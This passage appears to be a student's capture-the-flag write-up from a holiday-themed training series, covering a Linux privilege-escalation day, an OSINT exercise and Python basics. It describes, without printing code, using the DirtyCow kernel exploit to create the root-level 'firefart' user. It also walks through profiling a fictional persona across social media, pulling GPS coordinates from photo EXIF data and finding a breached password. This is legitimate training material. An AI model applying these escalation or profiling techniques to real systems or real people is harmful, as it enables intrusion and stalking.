firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Thought Process/Methodology:

Firstly, we start the machine and get the IP address of the machine. Then, we open the terminal and start scanning the IP address of the target machine using nmap. After that, we can see that telnet is running on port 23.Then, we continue with typing the syntax telnet <machine_ip> <port>. After connected, we are given some credentials which is the username and password to login. After logged in, we are now inside the telnet service. Then, we find some information about the OS distribution type and version by using the command cat/etc/*release and we got the distribution of Linux and version number for the server. After we got the information, we went for a look at the file named cookies_and_milk.txt using the **cat** command. After that we can see some C programming language code with Grinch message at the top. Then, we find the original file of the exploited DirtyCow code and create a file for the code using netcat. We also get the syntax used to compile the C program file. After we run the program, it creates a username 'firefart'. We also asked to create a password for the user. After that, we switch our user account using **su.** We are given txt file named message_from_grinch. Lastly we use **coal** command to open the content of the file and we successfully get the MD5 hash output.


Day14: OSINT – Where's Rudolph?

Tools used: Kali Linux, Firefox


Solution/Walkthrough:

Question 1

We used https://namechk.com/ to find information about the account



We checked out the reddit account and clicked on the comments tab for the URL




Question2

We checked out the comments to know where Rudolph was born


Question 3

We searched for the keywords ‘robert’ on the Google



Question 4

We also found another social media account when we searched up the name



Question 5

We can see the username from here


Question 6

We went through the twitter account to look for a post that might have related to TV show

Question 7

Copied the image URL from the twitter's feed


Then, we pasted it on Google Image and found an article about it



Question 8

We went through the tweets and found higher resolution picture

Using exif.viewer.com we inserted the URL and the downloaded image there for the information



Question 9




Image Url: or
Browse... No file selected.
Show Exif
create 2022-06-29T10:45:56+00:00
ComponentsConfiguration 1, 2, 3, 0
Copyright {FLAG}ALWAYSCHECKTHEEXIFI
ExifOffset 104
ExifVersion 48, 50, 51, 49
FlashPixVersion 48, 49, 48, 48
GPSInfo 172
GPSLatitude 41/1, 53/1, 25771/844
GPSLatitudeRef N
GPSLongitude 87/1, 37/1, 101949/3721
GPSLongitudeRef W
ResolutionUnit 2
UserComment 65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 32, 58, 41
YCbCrPositioning 1
modify 2022-06-29T10:45:56+00:00
ComponentsConfiguration 1, 2, 3, 0
Copyright {FLAG}ALWAYSCHECKTHEEXIFI
ExifOffset 104
ExifVersion 48, 50, 51, 49
FlashPixVersion 48, 49, 48, 48
GPSInfo 172
GPSLatitude 41/1, 53/1, 25771/844
GPSLatitudeRef N
GPSLongitude 87/1, 37/1, 101949/3721

Question 10


Q10: Has Rudolph been pwned? What password of his appeared in a breach? * 2 points

Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

spygame

Question 11

From the GPS coordinates we found and threw them into a Google Maps search



Thought Process/Methodology:

Firstly, we used https://namechk.com/ to find information about the account. Then, we found multiple of them there. We checked out the reddit account and clicked on the comments tab for the URL. We went through the comments to know more information about Rudolph and we found out that he was born in Chicago. After that, we searched for the keywords 'robert' on Google and stated in wikipedia that Robert's last name is May. We also found another Rudolph's social media account when we searched up the name which was a Twitter account. We went through the account to look for a post that might have related to his favourite TV show and the only TV show that had been mentioned is Bachelorette. To get information about the image, we copied the image URL from twitter's feed and pasted it on Google Image and found an article about it telling the place where it was held. We went through the tweets and found higher resolution pictures. Using http://exif.viewer.com we inserted the URL and the downloaded image there for the information and found the specific location the photo was taken and the flag too.To know whether Rudolph has been pwned or not, it supposedly need to use https://scylla.sh/api to discover the compromised credential and to discover the password that appeared in a breach is.However, the Scylla seems to be down and we proceeded to copy the answer from Google Form. From the GPS coordinates we found, we threw them into a Google Maps search and discovered the address.

Day15: Scripting – There's a Python in my stocking!

Tools used: Kali Linux, Firefox


Solution/Walkthrough:

Question 1

We use python in the terminal to get the answer

```
>>> True + True
2
```

Question2



Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question3

```
>>> bool("False")
True
```

Question 4

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

```
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

Question 6

> Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Thought Process/Methodology:

Firstly, we open the terminal and run python by typing “python3” in the terminal. After that, we tried to solve the python questions given. The first question asked what is the output of True + True and we successfully get the answer using python. Then, the next question asked what is the output of bool(“False”) and we got the answer which is True. Finally we analyzed the code given for question 5 and we are able to get the correct answer.